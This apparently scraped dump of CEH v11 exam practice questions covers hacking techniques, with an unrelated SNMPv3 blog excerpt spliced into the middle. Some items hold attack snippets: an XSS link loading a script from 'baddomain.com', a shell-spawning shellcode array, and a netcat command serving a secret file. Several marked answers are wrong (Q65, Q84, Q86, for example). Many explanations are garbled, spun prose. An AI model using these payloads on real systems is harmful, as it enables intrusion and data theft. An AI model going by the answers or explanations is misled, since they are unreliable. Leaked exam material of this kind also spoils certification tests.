Bypassing Firewalls through the DNS Tunneling Method DNS operates using UDP, and it has a 255-byte limit on outbound queries. Moreover, it allows only alphanumeric characters and hyphens. Such small size constraints on external queries allow DNS to be used as an ideal choice to perform data exfiltration by various malicious entities. Since corrupt or malicious data can be secretly embedded into the DNS protocol packets, even DNSSEC cannot detect the abnormality in DNS tunneling. It is effectively used by malware to bypass the firewall to maintain communication between the victim machine and the C&C server. Tools such as NSTX (https://sourceforge.net), Heyoka (http://heyoka.sourceforge.netuse), and Iodine (https://code.kryo.se) use this technique of tunneling traffic across DNS port 53. CEH v11 Module 12 Page 994

NEW QUESTION: 46
Peter extracts the SIDs list from Windows 2000 Server machine using the hacking tool "SIDExtractor". Here is the output of the SIDs:



From the above list identify the user account with System Administrator privileges.
A. Chang
B. Shawn
C. Rebecca
D. John
E. Micah
F. Somia
G. Sheela
Answer: A (LEAVE A REPLY)

NEW QUESTION: 47
What is the file that determines the basic configuration (specifically activities, services, broadcast receivers, etc.) in an Android application?
A. resources.asrc
B. classes.dex
C. APK.info
D. AndroidManifest.xml
Answer: (SHOW ANSWER)

NEW QUESTION: 48
Robert, a professional hacker, is attempting to execute a fault injection attack on a target IoT device. In this process, he injects faults into the power supply that can be used for remote execution, also causing the skipping of key instructions. He also injects faults into the clock network used for delivering a synchronized signal across the chip.
Which of the following types of fault injection attack is performed by Robert in the above scenario?
A. Frequency/voltage tampering
B. Optical, electromagnetic fault injection (EMFI)
C. Power/clock/reset glitching
D. Temperature attack
Answer: B (LEAVE A REPLY)

NEW QUESTION: 49
In the context of Windows Security, what is a 'null' user?
A. A pseudo account that was created for security administration purpose
B. An account that has been suspended by the admin
C. A pseudo account that has no username and password
D. A user that has no skills
Answer: C (LEAVE A REPLY)

NEW QUESTION: 50
Bill is a network administrator. He wants to eliminate unencrypted traffic inside his company's network. He decides to setup a SPAN port and capture all traffic to the datacenter. He immediately discovers unencrypted traffic in port UDP 161. what protocol is this port using and how can he secure that traffic?
A. it is not necessary to perform any actions, as SNMP is not carrying important information.
B. SNMP and he should change it to SNMP V3
C. RPC and the best practice is to disable RPC completely
D. SNMP and he should change it to SNMP v2, which is encrypted

Answer: B (LEAVE A REPLY)

We have various articles already in our documentation for setting up SNMPv2 trap handling in Opsview, but SNMPv3 traps are a whole new ballgame. They can be quite confusing and complicated to set up the first time you go through the process, but when you understand what is going on, everything should make more sense.

SNMP has gone through several revisions to improve performance and security (version 1, 2c and 3). By default, it is a UDP port based protocol where communication is based on a 'fire and forget' methodology in which network packets are sent to another device, but there is no check for receipt of that packet (versus TCP port when a network packet must be acknowledged by the other end of the communication link).

There are two modes of operation with SNMP - get requests (or polling) where one device requests information from an SNMP enabled device on a regular basis (normally using UDP port 161), and traps where the SNMP enabled device sends a message to another device when an event occurs (normally using UDP port 162). The latter includes instances such as someone logging on, the device powering up or down, or a wide variety of other problems that would need this type of investigation.

This blog covers SNMPv3 traps, as polling and version 2c traps are covered elsewhere in our documentation.

SNMP traps

Since SNMP is primarily a UDP port based system, traps may be 'lost' when sending between devices; the sending device does not wait to see if the receiver got the trap. This means if the configuration on the sending device is wrong (using the wrong receiver IP address or port) or the receiver isn't listening for traps or rejecting them out of hand due to misconfiguration, the sender will never know.

The SNMP v2c specification introduced the idea of splitting traps into two types; the original 'hope it gets there' trap and the newer 'INFORM' traps. Upon receipt of an INFORM, the receiver must send an acknowledgement back. If the sender doesn't get the acknowledgement back, then it knows there is an existing problem and can log it for sysadmins to find when they interrogate the device.

NEW QUESTION: 51

What did the following commands determine?

```
C: user2sid \earth guest
S-1-5-21-343818398-789336058-1343024091-501
C:sid2user 5 21 343818398 789336058 1343024091 500
Name is Joe
Domain is EARTH
```

A. That the true administrator is Joe

B. Issued alone, these commands prove nothing

C. That the Joe account has a SID of 500

D. These commands demonstrate that the guest account has been disabled

E. These commands demonstrate that the guest account has NOT been disabled

Answer: (SHOW ANSWER)

NEW QUESTION: 52
What hacking attack is challenge/response authentication used to prevent?
A. Session hijacking attacks
B. Scanning attacks
C. Replay attacks
D. Password cracking attacks
Answer: C (LEAVE A REPLY)

NEW QUESTION: 53
Which of the following tools is used to detect wireless LANs using the 802.11a/b/g/n WLAN standards on a linux platform?
A. Netstumbler
B. Nessus
C. Abel
D. Kismet
Answer: D (LEAVE A REPLY)

NEW QUESTION: 54
Which of the following allows attackers to draw a map or outline the target organization's network infrastructure to know about the actual environment that they are going to hack.
A. Vulnerability analysis
B. Malware analysis
C. Enumeration
D. Scanning networks
Answer: C (LEAVE A REPLY)

NEW QUESTION: 55
A regional bank hires your company to perform a security assessment on their network after a recent data breach. The attacker was able to steal financial data from the bank by compromising only a single server. Based on this information, what should be one of your key recommendations to the bank?
A. Issue new certificates to the web servers from the root certificate authority
B. Require all employees to change their anti-virus program with a new one
C. Move the financial data to another server on the same IP subnet
D. Place a front-end web server in a demilitarized zone that only handles external web traffic
Answer: (SHOW ANSWER)

NEW QUESTION: 56

In the context of password security, a simple dictionary attack involves loading a dictionary file (a text file full of dictionary words) into a cracking application such as L0phtCrack or John the Ripper, and running it against user accounts located by the application. The larger the word and word fragment selection, the more effective the dictionary attack is. The brute force method is the most inclusive, although slow. It usually tries every possible letter and number combination in its automated exploration. If you would use both brute force and dictionary methods combined together to have variation of words, what would you call such an attack?

A. Full Blown

B. BruteDics

C. Thorough

D. Hybrid

Answer: D (LEAVE A REPLY)

NEW QUESTION: 57

Louis, a professional hacker, had used specialized tools or search engines to encrypt all his browsing activity and navigate anonymously to obtain sensitive/hidden information about official government or federal databases. After gathering the information, he successfully performed an attack on the target government organization without being traced.

Which of the following techniques is described in the above scenario?

A. VoIP footprinting

B. Website footprinting

C. VPN footprinting

D. Dark web footprinting

Answer: (SHOW ANSWER)

NEW QUESTION: 58

joe works as an it administrator in an organization and has recently set up a cloud computing service for the organization. To implement this service, he reached out to a telecom company for providing Internet connectivity and transport services between the organization and the cloud service provider, in the NIST cloud deployment reference architecture, under which category does the telecom company fall in the above scenario?

A. Cloud booker

B. Cloud consumer

C. Cloud carrier

D. Cloud auditor

Answer: (SHOW ANSWER)

A cloud carrier acts as an intermediary that provides connectivity and transport of cloud services between cloud consumers and cloud providers.

Cloud carriers provide access to consumers through network, telecommunication and other access devices. for instance, cloud consumers will obtain cloud services through network access devices, like computers, laptops, mobile phones, mobile web devices (MIDs), etc.

The distribution of cloud services is often provided by network and telecommunication carriers or a transport agent, wherever a transport agent refers to a business organization that provides physical transport of storage media like high-capacity hard drives.
Note that a cloud provider can started SLAs with a cloud carrier to provide services consistent with the level of SLAs offered to cloud consumers, and will require the cloud carrier to provide dedicated and secure connections between cloud consumers and cloud providers.


NEW QUESTION: 59
Henry Is a cyber security specialist hired by BlackEye - Cyber security solutions. He was tasked with discovering the operating system (OS) of a host. He used the Unkornscan tool to discover the OS of the target system. As a result, he obtained a TTL value, which Indicates that the target system is running a Windows OS. Identify the TTL value Henry obtained, which indicates that the target OS is Windows.
A. 64
B. 128
C. 255
D. 138
Answer: B (LEAVE A REPLY)
Windows TTL 128, Linux TTL 64, OpenBSD 255 ... https://subinsb.com/default-device-ttl-values/ Time to Live (TTL) represents to number of 'hops' a packet can take before it is considered invalid. For Windows/Windows Phone, this value is 128. This value is 64 for Linux/Android.

NEW QUESTION: 60
What is the BEST alternative if you discover that a rootkit has been installed on one of your computers?
A. Reload from known good media
B. Copy the system files from a known good system
C. Delete the files and try to determine the source
D. Perform a trap and trace
E. Reload from a previous backup
Answer: A (LEAVE A REPLY)

NEW QUESTION: 61
An organization has automated the operation of critical infrastructure from a remote location. For this purpose, all the industrial control systems are connected to the Internet. To empower the manufacturing process, ensure the reliability of industrial networks, and reduce downtime and service disruption, the organization decided to install an OT security tool that further protects against security incidents such as cyber espionage, zero-day attacks, and malware.
Which of the following tools must the organization employ to protect its critical infrastructure?
A. IntentFuzzer
B. Flowmon

C. BalenaCloud
D. Robotium
Answer: C (LEAVE A REPLY)

NEW QUESTION: 62
Peter extracts the SIDs list from Windows 2000 Server machine using the hacking tool "SIDExtractor". Here is the output of the SIDs:



From the above list identify the user account with System Administrator privileges.
A. Chang
B. Micah
C. Sheela
D. Somia
E. Rebecca
F. John
G. Shawn
Answer: (SHOW ANSWER)

NEW QUESTION: 63
Which Intrusion Detection System is the best applicable for large environments where critical assets on the network need extra scrutiny and is ideal for observing sensitive network segments?
A. Honeypots
B. Network-based intrusion detection system (NIDS)
C. Host-based intrusion detection system (HIDS)
D. Firewalls
Answer: (SHOW ANSWER)

NEW QUESTION: 64
Which ios jailbreaking technique patches the kernel during the device boot so that it becomes jailbroken after each successive reboot?
A. Tethered jailbreaking
B. Semi-tethered jailbreaking
C. Untethered jailbreaking
D. Semi-Untethered jailbreaking
Answer: C (LEAVE A REPLY)
Explanation
An untethered jailbreak is one that allows a telephone to finish a boot cycle when being pwned with none interruption to jailbreak-oriented practicality.
Untethered jailbreaks area unit the foremost sought-after of all, however they're additionally the foremost difficult to attain due to the powerful exploits and organic process talent they need. associate unbound jailbreak is sent over a physical USB cable association to a laptop or directly on the device itself by approach of associate application-based exploit, like a web site in campaign.
Upon running associate unbound jailbreak, you'll be able to flip your pwned telephone off and on once more while not running the jailbreak tool once more. all of your jailbreak tweaks and apps would then continue in operation with none user intervention necessary.
It's been an extended time since IOS has gotten the unbound jailbreak treatment. the foremost recent example was the computer-based Pangu break, that supported most handsets that ran IOS nine.1. We've additionally witnessed associate unbound jailbreak within the kind of JailbreakMe, that allowed users to pwn their handsets directly from the mobile campaign applications programme while not a laptop.

NEW QUESTION: 65
An attacker identified that a user and an access point are both compatible with WPA2 and WPA3 encryption. The attacker installed a rogue access point with only WPA2 compatibility in the vicinity and forced the victim to go through the WPA2 four-way handshake to get connected. After the connection was established, the attacker used automated tools to crack WPA2-encrypted messages. What is the attack performed in the above scenario?
A. Cache-based attack
B. Side-channel attack
C. Downgrade security attack
D. Timing-based attack
Answer: B (LEAVE A REPLY)

NEW QUESTION: 66
An organization decided to harden its security against web-application and web-server attacks. John, a security personnel in the organization, employed a security scanner to automate web-application security testing and to guard the organization's web infrastructure against web-

application threats. Using that tool, he also wants to detect XSS, directory transversal problems, fault injection, SQL injection, attempts to execute commands, and several other attacks. Which of the following security scanners will help John perform the above task?

A. Cisco ASA

B. AlienVault®OSSIM™

C. Saleae Logic Analyzer

D. ASyhunt Hybrid

Answer: D (LEAVE A REPLY)

NEW QUESTION: 67

David is a security professional working in an organization, and he is implementing a vulnerability management program in the organization to evaluate and control the risks and vulnerabilities in its IT infrastructure. He is currently executing the process of applying fixes on vulnerable systems to reduce the impact and severity of vulnerabilities.

Which phase of the vulnerability-management life cycle is David currently in?

A. Verification

B. Vulnerability scan

C. Remediation

D. Risk assessment

Answer: C (LEAVE A REPLY)

NEW QUESTION: 68

Study the snort rule given below:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 135
(msg: "NETBIOS DCERPC ISystemActivator bind attempt";
flow:to_server, established; content: "|05|"; distance: 0; within: 1;
content: "|ob|"; distance: 1; within: 1; byte_test: 1, &, 1, 0, relative;
content: "|A0 01 00 00 00 00 00 00 C0 00 00 00 00 00 00 46|";
distance: 29; within: 16; reference: cve, CAN-2003-0352;
classtype: attempted-admin; sid: 2192; rev: 1;)

alert tcp $EXTERNAL_NET any -> $HOME_NET 445 (msg: "NETBIOS SMB
DCERPC ISystemActivator bind attempt"; flow: to_server, established;
content: "|FF|SMB|25|"; nocase; offset:4, depth:5; content: "|26 00|";
nocase; distance:5; within: 12; content: "|05|"; distance:0; within:1;
content: "|ob|"; distance: 1; within: 1; byte_test: 1, &, 1, 0, relative;
content: "|A0 01 00 00 00 00 00 00 C0 00 00 00 00 00 00 46|";
distance: 29; within: 16; reference: cve, CAN-2003-0352;
classtype: attempted-admin; sid: 2193; rev: 1;)
```

From the options below, choose the exploit against which this rule applies.

A. MS Blaster

B. MyDoom

C. WebDav

D. SQL Slammer

Answer: A (LEAVE A REPLY)

NEW QUESTION: 69
Kevin, a professional hacker, wants to penetrate CyberTech Inc.'s network. He employed a technique, using which he encoded packets with Unicode characters. The company's IDS cannot recognize the packet, but the target web server can decode them.
What is the technique used by Kevin to evade the IDS system?
A. Desynchronization
B. Obfuscating
C. Session splicing
D. Urgency flag
Answer: B (LEAVE A REPLY)
Adversaries could decide to build an possible or file difficult to find or analyze by encrypting, encoding, or otherwise obfuscating its contents on the system or in transit. this is often common behavior which will be used across totally different platforms and therefore the network to evade defenses.
Payloads may be compressed, archived, or encrypted so as to avoid detection. These payloads may be used throughout Initial Access or later to mitigate detection. typically a user's action could also be needed to open and Deobfuscate/Decode Files or info for User Execution. The user can also be needed to input a parole to open a parole protected compressed/encrypted file that was provided by the mortal. Adversaries can also used compressed or archived scripts, like JavaScript. Portions of files can even be encoded to cover the plain-text strings that will otherwise facilitate defenders with discovery. Payloads can also be split into separate, ostensibly benign files that solely reveal malicious practicality once reassembled.
Adversaries can also modify commands dead from payloads or directly via a Command and Scripting Interpreter. surroundings variables, aliases, characters, and different platform/language specific linguistics may be wont to evade signature based mostly detections and application management mechanisms.

NEW QUESTION: 70
This is an attack that takes advantage of a web site vulnerability in which the site displays content that includes un-sanitized user-provided data.

```
<ahref="http://foobar.com/index.html?id=%3Cscript%20src=%22
http://baddomain.com/badscript.js %22%3E%3C/script%3E">See foobar</a>
```

What is this attack?
A. Buffer Overflow attack
B. Cross-site-scripting attack
C. SQL Injection
D. URL Traversal attack
Answer: B (LEAVE A REPLY)

NEW QUESTION: 71

Steve, an attacker, created a fake profile on a social media website and sent a request to Stella. Stella was enthralled by Steve's profile picture and the description given for his profile, and she initiated a conversation with him soon after accepting the request. After a few days. Sieve started asking about her company details and eventually gathered all the essential information regarding her company. What is the social engineering technique Steve employed in the above scenario?

A. Baiting

B. Diversion theft

C. Piggybacking

D. Honey trap

Answer: (SHOW ANSWER)

NEW QUESTION: 72

Identify the UDP port that Network Time Protocol (NTP) uses as its primary means of communication?

A. 161

B. 123

C. 69

D. 113

Answer: (SHOW ANSWER)

NEW QUESTION: 73

You are programming a buffer overflow exploit and you want to create a NOP sled of 200 bytes in the program exploit.c

```
char shellcode[] =
"\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb\x16\x5b\x31\xc0"
"\x88\x43\x07\x89\x5b\x08\x89\x43\x0c\xb0\x0b\x8d\x4b\x08\x8d"
"\x53\x0c\xcd\x80\xe8\xe5\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73"
"\x68";
```

What is the hexadecimal value of NOP instruction?

A. 0x80

B. 0x70

C. 0x60

D. 0x90

Answer: D (LEAVE A REPLY)

NEW QUESTION: 74

Nicolas just found a vulnerability on a public-facing system that is considered a zero-day vulnerability. He sent an email to the owner of the public system describing the problem and how the owner can protect themselves from that vulnerability. He also sent an email to Microsoft informing them of the problem that their systems are exposed to.

What type of hacker is Nicolas?

A. White hat

B. Red hat
C. Black hat
D. Gray hat
Answer: (SHOW ANSWER)

NEW QUESTION: 75
While browsing his Facebook teed, Matt sees a picture one of his friends posted with the caption. "Learn more about your friends!", as well as a number of personal questions. Matt is suspicious and texts his friend, who confirms that he did indeed post it. With assurance that the post is legitimate. Matt responds to the questions on the post, a few days later. Mates bank account has been accessed, and the password has been changed. What most likely happened?
A. Matt Inadvertently provided his password when responding to the post.
B. Matt's computer was infected with a keylogger.
C. Matt's bank-account login information was brute forced.
D. Matt inadvertently provided the answers to his security questions when responding to the post.
Answer: D (LEAVE A REPLY)

NEW QUESTION: 76
Which of the following tools can be used to perform a zone transfer?
A. Neotrace
B. Netcat
C. NSLookup
D. Finger
E. Sam Spade
F. Dig
G. Host
Answer: C,E,F,G (LEAVE A REPLY)

NEW QUESTION: 77
Roma is a member of a security team. She was tasked with protecting the internal network of an organization from imminent threats. To accomplish this task, Roma fed threat intelligence into the

security devices in a digital format to block and identify inbound and outbound malicious traffic entering the organization's network.
Which type of threat intelligence is used by Roma to secure the internal network?
A. Technical threat intelligence
B. Tactical threat intelligence
C. Strategic threat intelligence
D. Operational threat intelligence
Answer: D (LEAVE A REPLY)

NEW QUESTION: 78
To create a botnet. the attacker can use several techniques to scan vulnerable machines. The attacker first collects Information about a large number of vulnerable machines to create a list. Subsequently, they infect the machines. The list Is divided by assigning half of the list to the newly compromised machines. The scanning process runs simultaneously. This technique ensures the spreading and installation of malicious code in little time.
Which technique is discussed here?
A. Hit-list-scanning technique
B. Subnet scanning technique
C. Permutation scanning technique
D. Topological scanning technique
Answer: (SHOW ANSWER)

NEW QUESTION: 79
You are tasked to configure the DHCP server to lease the last 100 usable IP addresses in subnet to. 1.4.0/23.
Which of the following IP addresses could be teased as a result of the new configuration?
A. 10.1.4.156
B. 10.1.4.254
C. 10..1.5.200
D. 210.1.55.200
Answer: C (LEAVE A REPLY)

NEW QUESTION: 80
A company's policy requires employees to perform file transfers using protocols which encrypt traffic. You suspect some employees are still performing file transfers using unencrypted protocols because the employees do not like changes. You have positioned a network sniffer to capture traffic from the laptops used by employees in the data ingest department. Using Wire shark to examine the captured traffic, which command can be used as a display filter to find unencrypted file transfers?
A. tcp.port != 21
B. tcp.port ==21

C. tcp.port = 23
D. tcp.port ==21 || tcp.port ==22
Answer: D (LEAVE A REPLY)

NEW QUESTION: 81
Richard, an attacker, aimed to hack loT devices connected to a target network. In this process. Richard recorded the frequency required to share information between connected devices. After obtaining the frequency, he captured the original data when commands were initiated by the connected devices. Once the original data were collected, he used free tools such as URH to segregate the command sequence.
Subsequently, he started injecting the segregated command sequence on the same frequency into the loT network, which repeats the captured signals of the devices. What Is the type of attack performed by Richard In the above scenario?
A. Side-channel attack
B. Replay attack
C. CrypTanalysis attack
D. Reconnaissance attack
Answer: B (LEAVE A REPLY)
Explanation
Replay Attack could be a variety of security attack to the info sent over a network.In this attack, the hacker or a person with unauthorized access, captures the traffic and sends communication to its original destination, acting because the original sender. The receiver feels that it's Associate in Nursing genuine message however it's really the message sent by the aggressor. the most feature of the Replay Attack is that the consumer would receive the message double, thence the name, Replay Attack.
Prevention from Replay Attack : 1. Timestamp technique -Prevention from such attackers is feasible, if timestamp is employed at the side of the info. Supposedly, the timestamp on an information is over a precise limit, it may be discarded, and sender may be asked to send the info once more.2. Session key technique
-Another way of hindrance, is by victimisation session key. This key may be used one time (by sender and receiver) per dealing, and can't be reused.

NEW QUESTION: 82
Jason, an attacker, targeted an organization to perform an attack on its Internet-facing web server with the intention of gaining access to backend servers, which are protected by a firewall. In this process, he used a URL https://xyz.com/feed.php?url:externalsile.com/feed/to to obtain a remote feed and altered the URL input to the local host to view all the local resources on the target server. What is the type of attack Jason performed In the above scenario?
A. Web server misconfiguration
B. web cache poisoning attack
C. website defacement

D. Server-side request forgery (SSRF) attack
Answer: D (LEAVE A REPLY)

NEW QUESTION: 83
Robin, an attacker, is attempting to bypass the firewalls of an organization through the DNS tunneling method in order to exfiltrate data. He is using the NSTX tool for bypassing the firewalls. On which of the following ports should Robin run the NSTX tool?
A. Port 50
B. Port 23
C. Port 53
D. Port 80
Answer: C (LEAVE A REPLY)

NEW QUESTION: 84
Mike, a security engineer, was recently hired by BigFox Ltd. The company recently experienced disastrous DoS attacks. The management had instructed Mike to build defensive strategies for the company's IT infrastructure to thwart DoS/DDoS attacks. Mike deployed some countermeasures to handle jamming and scrambling attacks. What is the countermeasure Mike applied to defend against jamming and scrambling attacks?
A. Allow the usage of functions such as gets and strcpy
B. A Disable TCP SYN cookie protection
C. Allow the transmission of all types of addressed packets at the ISP level
D. Implement cognitive radios in the physical layer
Answer: B (LEAVE A REPLY)

NEW QUESTION: 85
Which of the following tools can be used for passive OS fingerprinting?
A. nmap
B. tracert
C. tcpdump
D. ping
Answer: (SHOW ANSWER)

NEW QUESTION: 86
In order to tailor your tests during a web-application scan, you decide to determine which web-server version is hosting the application. On using the sV flag with Nmap. you obtain the following response:
80/tcp open http-proxy Apache Server 7.1.6
what Information-gathering technique does this best describe?
A. Brute forcing
B. WhOiS lookup

C. Banner grabbing
D. Dictionary attack
Answer: D (LEAVE A REPLY)

NEW QUESTION: 87
You have gained physical access to a Windows 2008 R2 server which has an accessible disc drive. When you attempt to boot the server and log in, you are unable to guess the password. In your toolkit, you have an Ubuntu 9.10 Linux LiveCD. Which Linux-based tool can change any user's password or activate disabled Windows accounts?
A. John the Ripper
B. CHNTPW
C. SET
D. Cain & Abel
Answer: (SHOW ANSWER)

NEW QUESTION: 88
Sam is working as a system administrator In an organization. He captured the principal characteristics of a vulnerability and produced a numerical score to reflect Its severity using CVSS v3.0 to property assess and prioritize the organization's vulnerability management processes. The base score that Sam obtained after performing cvss rating was 4.0. What is the CVSS severity level of the vulnerability discovered by Sam in the above scenario?
A. Low
B. Medium
C. Critical
D. High
Answer: A (LEAVE A REPLY)

NEW QUESTION: 89
Every company needs a formal written document which spells out to employees precisely what they are allowed to use the company's systems for, what is prohibited, and what will happen to them if they break the rules. Two printed copies of the policy should be given to every employee as soon as possible after they join the organization. The employee should be asked to sign one copy, which should be safely filed by the company. No one should be allowed to use the company's computer systems until they have signed the policy in acceptance of its terms.
What is this document called?
A. Penetration Testing Policy (PTP)
B. Company Compliance Policy (CCP)
C. Information Audit Policy (IAP)
D. Information Security Policy (ISP)
Answer: D (LEAVE A REPLY)

NEW QUESTION: 90
You are attempting to run an Nmap port scan on a web server. Which of the following commands would result in a scan of common ports with the least amount of noise in order to evade IDS?
A. nmap -A - Pn
B. nmap -sT -O -T0
C. nmap -A --host-timeout 99 -T1
D. nmap -sP -p-65535 -T5
Answer: (SHOW ANSWER)

NEW QUESTION: 91
which type of virus can change its own code and then cipher itself multiple times as it replicates?
A. Stealth virus
B. Tunneling virus
C. Cavity virus
D. Encryption virus
Answer: (SHOW ANSWER)
Explanation
A stealth virus may be a sort of virus malware that contains sophisticated means of avoiding detection by antivirus software. After it manages to urge into the now-infected machine a stealth viruses hides itself by continually renaming and moving itself round the disc.Like other viruses, a stealth virus can take hold of the many parts of one's PC. When taking control of the PC and performing tasks, antivirus programs can detect it, but a stealth virus sees that coming and can rename then copy itself to a special drive or area on the disc, before the antivirus software. Once moved and renamed a stealth virus will usually replace the detected
'infected' file with a clean file that doesn't trigger anti-virus detection. It's a never-ending game of cat and mouse.The intelligent architecture of this sort of virus about guarantees it's impossible to completely rid oneself of it once infected. One would need to completely wipe the pc and rebuild it from scratch to completely eradicate the presence of a stealth virus. Using regularly-updated antivirus software can reduce risk, but, as we all know, antivirus software is additionally caught in an endless cycle of finding new threats and protecting against them.

NEW QUESTION: 92

David is a security professional working in an organization, and he is implementing a vulnerability management program in the organization to evaluate and control the risks and vulnerabilities in its IT infrastructure. He is currently executing the process of applying fixes on vulnerable systems to reduce the impact and severity of vulnerabilities. Which phase of the vulnerability-management life cycle is David currently in?

A. verification

B. Risk assessment

C. Vulnerability scan

D. Remediation

Answer: D (LEAVE A REPLY)

Explanation

Its allude to play out the means that utilization to alleviate the established weaknesses as per scan level. In this stage reaction group plan moderation cycle to cover weaknesses.

* Prioritize proposals
* Design an activity intend to execute the proposals
* Perform Root source examination
* Apply the arrangements

Remediation errands:

NEW QUESTION: 93

By using a smart card and pin, you are using a two-factor authentication that satisfies

A. Something you are and something you remember

B. Something you know and something you are

C. Something you have and something you are

D. Something you have and something you know

Answer: D (LEAVE A REPLY)

NEW QUESTION: 94

You have been authorized to perform a penetration test against a website. You want to use Google dorks to footprint the site but only want results that show file extensions. What Google dork operator would you use?

A. ext

B. filetype

C. site

D. inurl

Answer: (SHOW ANSWER)

NEW QUESTION: 95

Harper, a software engineer, is developing an email application. To ensure the confidentiality of email messages. Harper uses a symmetric-key block cipher having a classical 12- or 16-round Feistel network with a block size of 64 bits for encryption, which includes large 8 x 32-bit S-boxes

(S1, S2, S3, S4) based on bent functions, modular addition and subtraction, key-dependent rotation, and XOR operations. This cipher also uses a masking key(Km1)and a rotation key (Kr1) for performing its functions. What is the algorithm employed by Harper to secure the email messages?

A. AES
B. DES
C. CAST-128
D. GOST block cipher
Answer: (SHOW ANSWER)

NEW QUESTION: 96
Harry, a professional hacker, targets the IT infrastructure of an organization. After preparing for the attack, he attempts to enter the target network using techniques such as sending spear-phishing emails and exploiting vulnerabilities on publicly available servers. Using these techniques, he successfully deployed malware on the target system to establish an outbound connection.
What is the APT lifecycle phase that Harry is currently executing?

A. Persistence
B. Initial intrusion
C. Preparation
D. Cleanup
Answer: B (LEAVE A REPLY)

NEW QUESTION: 97
Which of the following algorithms can be used to guarantee the integrity of messages being sent, in transit, or stored?

A. asymmetric algorithms
B. symmetric algorithms
C. integrity algorithms
D. hashing algorithms
Answer: D (LEAVE A REPLY)


NEW QUESTION: 98
Abel, a security professional, conducts penetration testing in his client organization to check for any security loopholes. He launched an attack on the DHCP servers by broadcasting forged DHCP requests and leased all the DHCP addresses available in the DHCP scope until the server could not issue any more IP addresses. This led to a DoS attack, and as a result, legitimate employees were unable to access the client's network.
Which of the following attacks did Abel perform in the above scenario?

A. VLAN hopping
B. DHCP starvation
C. STP attack

D. Rogue DHCP server attack
Answer: B (LEAVE A REPLY)

NEW QUESTION: 99
Websites and web portals that provide web services commonly use the Simple Object Access Protocol (SOAP).
Which of the following is an incorrect definition or characteristics of the protocol?
A. Exchanges data between web services
B. Only compatible with the application protocol HTTP
C. Provides a structured model for messaging
D. Based on XML
Answer: B (LEAVE A REPLY)

NEW QUESTION: 100
Robin, a professional hacker, targeted an organization's network to sniff all the traffic. During this process.
Robin plugged in a rogue switch to an unused port in the LAN with a priority lower than any other switch in the network so that he could make it a root bridge that will later allow him to sniff all the traffic in the network.
What is the attack performed by Robin in the above scenario?
A. ARP spoofing attack
B. VLAN hopping attack
C. DNS poisoning attack
D. STP attack
Answer: D (LEAVE A REPLY)
STP prevents bridging loops in a redundant switched network environment. By avoiding loops, you can ensure that broadcast traffic does not become a traffic storm.
STP is a hierarchical tree-like topology with a "root" switch at the top. A switch is elected as root based on the lowest configured priority of any switch (0 through 65,535). When a switch boots up, it begins a process of identifying other switches and determining the root bridge. After a root bridge is elected, the topology is established from its perspective of the connectivity. The switches determine the path to the root bridge, and all redundant paths are blocked. STP sends configuration and topology change notifications and acknowledgments (TCN/TCA) using bridge protocol data units (BPDU).
An STP attack involves an attacker spoofing the root bridge in the topology. The attacker broadcasts out an STP configuration/topology change BPDU in an attempt to force an STP recalculation. The BPDU sent out announces that the attacker's system has a lower bridge priority. The attacker can then see a variety of frames forwarded from other switches to it. STP recalculation may also cause a denial-of-service (DoS) condition on the network by causing an interruption of 30 to 45 seconds each time the root bridge changes. An attacker using STP network topology changes to force its host to be elected as the root bridge.



NEW QUESTION: 101
What piece of hardware on a computer's motherboard generates encryption keys and only releases a part of the key so that decrypting a disk on a new piece of hardware is not possible?
A. CPU
B. GPU
C. UEFI
D. TPM
Answer: (SHOW ANSWER)
Explanation
The TPM is a chip that's part of your - if you bought an off-the-shelf PC, it's soldered onto the motherboard. If you built your own , you can buy one as an add-on module if your motherboard supports it. The , keeping part of the key to itself

NEW QUESTION: 102
An organization is performing a vulnerability assessment tor mitigating threats. James, a pen tester, scanned the organization by building an inventory of the protocols found on the organization's machines to detect which ports are attached to services such as an email server, a web server or a database server. After identifying the services, he selected the vulnerabilities on each machine and started executing only the relevant tests. What is the type of vulnerability assessment solution that James employed in the above scenario?
A. Product-based solutions
B. Tree-based assessment
C. Service-based solutions
D. inference-based assessment
Answer: D (LEAVE A REPLY)
In an inference-based assessment, scanning starts by building an inventory of the protocols found on the machine. After finding a protocol, the scanning process starts to detect which ports are attached to services, such as an email server, web server, or database server. After finding services, it selects vulnerabilities on each machine and starts to execute only those relevant tests.

NEW QUESTION: 103

Alice needs to send a confidential document to her coworker. Bryan. Their company has public key infrastructure set up. Therefore. Alice both encrypts the message and digitally signs it. Alice uses_____to encrypt the message, and Bryan uses_____to confirm the digital signature.

A. Bryan's private key; Alice's public key

B. Bryan's public key; Bryan's public key

C. Bryan's public key; Alice's public key

D. Alice's public key; Alice's public key

Answer: (SHOW ANSWER)

NEW QUESTION: 104

An attacker runs netcat tool to transfer a secret file between two hosts.

```
Machine A: netcat -l -p 1234 < secretfile
